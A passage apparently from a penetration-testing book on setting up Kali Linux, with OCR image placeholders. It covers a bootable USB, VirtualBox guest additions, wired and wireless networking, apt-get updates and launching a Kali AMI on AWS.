Once the export has concluded, you can use whatever storage device you would like and transfer the virtual machine to another host system. Keep in mind that if you use Oracle VirtualBox to create the virtual machine, use the same version on the new host computer. Once it has transferred, you can import the virtual machine by going to **File**, **Import Appliance**, and following the instructions.

Installing Kali on a USB disk

The third option to use Kali Linux is by installing it on a USB flash disk; we call this method **Portable Kali Linux**. According to the official Kali documentation, this is Kali developers' favorite and fastest method of booting and installing Kali. Compared to the hard disk installation, you can run Kali Linux using any computer that supports booting from the USB flash disk with this method.

The installation procedure for the USB flash disk is also applicable to the installation of memory cards (SSD, SDHC, SDXC, and so on).

There are several tools available to create portable Kali Linux. One of them is **Rufus** (`http://rufus.akeo.ie/`). This tool can be run only from a Windows operating system.

You can use other tools to create a bootable disk from the ISO image, such as these:

- Win32DiskImager (`https://launchpad.net/win32-image-writer`)
- Universal USB Installer (`http://www.pendrivelinux.com/universal-usb-installer-easy-as-1-2-3/`)
- LinuxLive USB Creator (`http://www.linuxliveusb.com`)

Before creating portable Kali Linux, you need to prepare a couple of things:

- **Kali Linux ISO image**: Even though you can use the portable creator tool to download the image directly while making Kali Linux portable, we think it's much better to download the ISO first and then configure Rufus to use the image file.
- **USB flash disk**: You need an empty USB flash disk with enough space on it. We suggest using a USB flash disk with a minimum size of 16 GB.

After downloading Rufus, you can run it on your Windows computer by double-clicking on the `rufus.exe` file. You will then see the Rufus window.

If you use a UNIX-based operating system, you can create the image using the `dd` command. The following is an example of imaging:


```
dd if=kali-linux-2.0-i386.iso of=/dev/sdb bs=512k
```

Here, `/dev/sdb` is your USB flash disk.

To create a bootable Kali USB flash disk, we need to fill in the following options:

1. For **Device**, we choose the location of the USB flash disk. In my case, it is the E drive in my Windows system.
2. For **Partition** scheme and target system type, set it to MBR partition scheme for BIOS or UEFI computers.

3. In the **Create a bootable disk** using option, set the value to **ISO image** and select the ISO image using the disk icon:



4. Click on **Start** to create the bootable image.

After the process is complete, save all your work first and then reboot your system if you want to try the USB flash disk right away. You may want to configure your **Basic Input Output System** (**BIOS**) to boot it from the USB disk. If there is no error, you can boot up Kali Linux from the USB flash disk.

Rufus can also be used to install Kali Linux on an SD card. Be sure to use a Class 10 SD card for best results.

If you want to add persistence capabilities to the USB flash disk, you can follow the steps described in the documentation section A*dding Persistence to Your Kali Live USB*, located at `http://docs.kali.org/installation/kali-linux-live-usb-install`.

Configuring the virtual machine

Once installed, there are several configuration steps necessary for the Kali Linux virtual machine. These steps allow for greater functionality and usability.


VirtualBox guest additions

It is recommended that after you have successfully created the Kali Linux virtual machine using VirtualBox, you install `VirtualBox guest additions`. This add-on will provide you with the following additional features:


- It will enable the virtual machine to be viewed in full screen
- It will make the mouse move faster in the virtual machine
- It will enable you to copy and paste the text between the host and guest machine
- It will enable the guest and host machines to share folders

To install the guest additions, perform the following steps:


1. From the **VirtualBox** menu, navigate to **Devices** | **Install Guest Additions**. You will then see that the VirtualBox guest addition file is mounted as a disk.
2. The VirtualBox will then display the following message. Click on **Cancel** to close the window:



3. Open the Terminal console and change the VirtualBox guest additions CD ROM mount point (`/media/cdrom0`):



4. Execute `VBoxLinuxAdditions.run` to run the VirtualBox guest additions installer by typing `sh ./VBoxLinuxAdditions.run`, as seen here:



You may need to wait for several minutes until all of the required modules are successfully built and installed. Follow these steps to switch the VM to full-screen mode:

1. Change to the `root` home directory.
2. Eject the VBoxAdditions CD image by right-clicking on the icon and selecting **Eject** from the menu. If successful, the VBoxAdditions icon will disappear from the desktop.

3. Reboot the virtual machine by typing the `reboot` command in the terminal console.
4. After the reboot, you can switch to full screen (**View** | **Switch to fullscreen**) from the VirtualBox menu.

Setting up networking


In the following section, we will discuss how to set up networking in Kali Linux for a wired and wireless network.

Setting up a wired connection

In the default Kali Linux VMware image or ISO configuration, Kali Linux uses **Network Address Translation** (**NAT**) as the network's connection type. In this connection mode, the Kali Linux machine will be able to connect to the outside world through the host operating system, whereas the outside world, including the host operating system, will not be able to connect to the Kali Linux virtual machine.

For the penetration testing task, you might need to change this networking method to **Bridged Adapter**. The following are the steps to change it:

1. First, make sure you have already powered off the virtual machine.
2. Then, open up the VirtualBox Manager, select the appropriate virtual machine—in this case we are using the Kali Linux virtual machine—and then click on the **Network** icon on the right-hand side and change the **Attached to** drop-down box from **NAT** to **Bridged Adapter** in **Adapter 1**. In the **Name** field, you can select the network interface that is connected to the network you want to test, as shown in the following screenshot:



To be able to use the bridge network connection, the host machine needs to connect to a network device that can give you an IP address via DHCP, such as a router or a switch.

As you may be aware, a DHCP IP address is not a permanent IP address; it's just a lease IP address. After several times (as defined in the DHCP lease time), the Kali Linux virtual machine will need to get a lease IP address again. This IP address might be the same as the previous one or might be a different one.

If you want to make the IP address permanent, you can do so by saving the IP address in the `/etc/network/interfaces` file.

The following is the default content of this file in Kali Linux:

- `auto lo`
- `iface lo inet loopback`

In the default configuration, all of the network cards are set to use DHCP to get the IP address. To make a network card bind to an IP address permanently, we have to edit that file and change the content to the following:

- `auto eth0`
- `iface eth0 inet static`
- `address 10.0.2.15`
- `netmask 255.255.255.0`
- `network 10.0.2.0`
- `broadcast 10.0.2.255`
- `gateway 10.0.2.2`


Here, we set the first network card (`eth0`) to bind to the IP address of `10.0.2.15`. You may need to adjust this configuration according to the network environment you want to test.

Setting up a wireless connection

By running Kali Linux as a virtual machine, you cannot use the wireless card that is embedded in your host OS. Fortunately, you can use an external USB-based wireless card.

For this demonstration, we are using the USB Ralink wireless card/external antenna (there will be an in-depth discussion of wireless antenna selection later on in the section concerning wireless penetration testing):

1. To activate your USB-based wireless card in the Kali virtual machine, plug in the wireless card to a USB port, navigate to **Devices** | **USB Devices**, and select your wireless card from the VirtualBox menu:




In this screenshot, we can see the USB device listed.

2. If your USB wireless card has been successfully recognized by Kali, you can use the `dmesg` program to see the wireless card's information. Another option to determine whether your wireless device is properly connected is to open a Terminal and run this command:

```
ifconfig
```

If the wireless connection is properly configured, you should see a listing under the output with `WLAN0` or `WLAN1` listed:

3. The output should include a listing for a WLAN. This is the wireless network connection.
4. In the top-right section of the Kali menu, you will see the **Network Connections** icon. You can click on it to display your network information.
5. You will see several networks' names, wired or wireless, available for your machine:



6. To connect to the wireless network, just select the particular SSID you want by double-clicking on its name. If the wireless network requires authentication, you will be prompted to enter the password. Only after you give the correct password will you be allowed to connect to that wireless network.

Updating Kali Linux

Kali Linux consists of hundreds of pieces of application software and an operating system kernel. You may need to update the software if you want to get the latest features. We suggest that you only update the software and kernel from the Kali Linux software package repository.

The first thing to do after you have successfully installed and configured Kali Linux is to update it. As Kali is based on Debian, you can use the Debian command (`apt-get`) for the updating process.

The `apt-get` command will consult the `/etc/apt/sources.list` file to get the update servers. You need to make sure that you have put the correct servers in that file.

To update the `sources.list` file, open a Terminal and type the following command:

```
leafpad /etc/apt/sources.list
```

Copy the repository from the official website at `https://docs.kali.org/general-use/kali-linux-sources-list-repositories`, paste it into leafpad, and save it:

```
deb http://http.kali.org/kali kali-rolling main contrib non-free
# For source package access, uncomment the following line
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free
```

You need to synchronize the package's index files from the repository specified in the `/etc/apt/sources.list` file before you can perform the update process. The following is the command for this synchronization:

```
apt-get update
```

Make sure that you always run an `apt-get` update before performing a software update or installation in Kali. After the package index has been synchronized, you can perform software updates.

Two command options are available to perform an upgrade:

- `apt-get upgrade`: This command will upgrade all of the packages that are currently installed on the machine to the latest version. If there is a problem in upgrading a package, that package will be left intact in the current version.
- `apt-get dist-upgrade`: This command will upgrade the entire Kali Linux distribution; for example, if you want to upgrade from Kali Linux 1.0.2 to Kali Linux 2.0, you can use this command. This command will upgrade all of the packages that are currently installed and will also handle any conflicts during the upgrade process; however, some specific action may be required to perform the upgrade.

After you choose the appropriate command option to update Kali Linux, the `apt-get` program will list all of the packages that will be installed, upgraded, or removed. The `apt-get` command will then wait for your confirmation.

If you give confirmation, the upgrade process will start. Beware: the upgrade process might take a long time to finish depending on your internet connection speed.


Setting up Kali Linux AMI on Amazon AWS Cloud

Kali Linux can also be set up in the cloud as an **Amazon Machine Image** (**AMI**) in the Amazon Web Services platform, as a cloud computing service. Although listed with a cost of $0.046 per hour, it can be used for free if specifically configured as a basic service with the user not exceeding certain set limits. Although a credit card is required for sign-up and configuration, you will be notified before you are charged, should said limits be crossed.

Before we begin setting up Kali Linux in the cloud, you can first visit the Amazon Marketplace to view the details of the AMI at this link: `https://aws.amazon.com/marketplace/pp/B01M26MMTT`. Notice that it is listed as Free Tier.


To begin our setup and to configure Kali Linux in the cloud, we must perform the following steps:

1. First, create an account at Amazon's AWS portal. Visit `https://aws.amazon.com/` and click on **Create a new account**. Be sure to remember the credentials used as well as the AWA Name you created, as seen in the screenshot:




2. After clicking on **Continue**, complete the additional required details. When entering your credit card details, you may be prompted to have Amazon call you and have you enter a code for verification and security purposes. Once completed, you will be greeted with the AWS Console.

3. You should also receive an email notification informing you that your account has been successfully created. You may now log in to the AWS console where you will be able to complete your configuration. Under the **Build a solution** section, click on **Launch a virtual machine**:




4. Within the **EC2 Dashboard** of the AWS Console, on the left pane, click on **Key pairs** under the **Network & Security** category:




Next, click on **Create Key Pair**.

When prompted, type a name for your key pair. It is recommended that you choose a name and location that are easy to remember as you will need this Key Pair for authentication and verification:


Save your Key Pair to a destination of your choice. Note that the key pair extension is listed as `.pem` and it also has a digital fingerprint in hexadecimal format, as seen here:



